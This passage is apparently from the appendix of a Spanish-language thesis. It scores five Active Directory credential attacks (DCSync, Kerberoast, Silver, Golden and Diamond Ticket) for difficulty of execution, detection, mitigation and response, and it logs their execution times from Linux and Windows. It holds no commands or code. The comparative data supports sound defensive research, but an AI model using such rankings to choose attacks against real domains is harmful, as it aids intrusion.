Golden Ticket	3	2	1	3	9	Alto
Diamond Ticket	1	2	1	2	6	Medio

Evaluación de la dificultad de realización de los ataques ejecutados desde Linux.

	Dificultad del ataque					
Ataque	**Complejidad de los pasos técnicos**	**Facilidad de uso de herramientas**	**Estabilidad del ataque**	**Nivel de automatización del ataque**	**Puntaje Total**	**Nivel**
DCSync	1	2	1	1	5	Medio
Kerberoast	2	1	1	2	6	Medio
Silver Ticket	3	2	1	2	8	Medio
Golden Ticket	3	2	1	3	9	Alto
Diamond Ticket	1	1	1	2	5	Bajo

Evaluación de la dificultad de detección de los ataques ejecutados.

	Dificultad de detección				
Ataque	**Existencia de eventos únicos o fiables**	**Posibilidad de falsos positivos**	**Herramientas requeridas para detectar**	**Puntaje Total**	**Nivel**
DCSync	1	2	2	5	Medio
Kerberoast	2	2	1	5	Medio
Silver Ticket	3	3	3	9	Alto
Golden Ticket	3	3	3	9	Alto
Diamond Ticket	3	3	3	9	Alto

Evaluación de la dificultad de mitigación de los ataques ejecutados.

	Dimensión: Dificultad de Mitigación				
Ataque	**Complejidad de acciones preventivas**	**Disponibilidad de soluciones**	**Impacto en la operación**	**Puntaje Total**	**Nivel**
DCSync	1	1	1	3	Bajo
Kerberoast	2	2	3	7	Alto
Silver Ticket	2	2	3	7	Alto
Golden Ticket	2	2	2	6	Medio
Diamond Ticket	2	2	2	6	Medio

Evaluación de la dificultad de respuesta de los ataques ejecutados.

	Dificultad de Respuesta				
Ataque	**Recursos necesarios**	**Tiempo estimado de contención**	**Complejidad de las acciones de respuesta**	**Puntaje Total**	**Nivel**
DCSync	2	2	2	6	Media
Kerberoast	2	1	3	6	Medio
Silver Ticket	2	2	3	7	Alto
Golden Ticket	2	3	3	8	Alto
Diamond Ticket	2	3	3	8	Alto

Anexo 07

Registros de los tiempos de ejecución en segundos de los ataques desde Windows y Linux

	DCSYNC		Kerberoast		Silver Ticket	
N	**Linux**	**Windows**	**Linux**	**Windows**	**Linux**	**Windows**
1	6,76	10,76	11,18	11,31	4,73	5,31
2	7,34	9,54	11,09	10,92	4,53	5,48
3	7,76	9,31	11,09	10,89	4,58	5,01
4	6,66	9,71	10,31	11,97	4,32	5,46
5	7,56	10,47	10,10	11,01	4,3	5,83
6	6,5	10,52	11,08	11,06	4,33	5,43
7	6,76	10,26	11,16	10,87	4,93	5,47
8	6,96	10,93	11,36	11,67	4,55	5,35
9	7,56	10,09	11,52	11,45	4,08	5,76
10	7,63	9,60	10,53	11,73	4,47	5,01
Promedio	7,15	10,119	10,94	11,288	4,48	5,411
Desviación estándar	0,47	0,56	0,47	0,4	0,244	0,27

	Golden Ticket		Diamond Ticket	
N	**Linux**	**Windows**	**Linux**	**Windows**
1	5,58	5,28	6,07	5,78
2	5,33	5,72	5,86	6,54
3	6,27	5,53	5,84	6,3
4	5,93	6,21	6,32	5,94
5	5,67	5,39	5,35	5,6
6	5,07	5,83	5,45	5,61
7	6,31	6,47	6,16	5,92
8	5,93	5,77	6,19	5,7
9	5,97	5,47	5,51	6,03
10	5,02	6,2	6,71	5,83
Promedio	5,71	5,787	5,95	5,925
Desviación estándar	0,46	0,4	0,43	0,3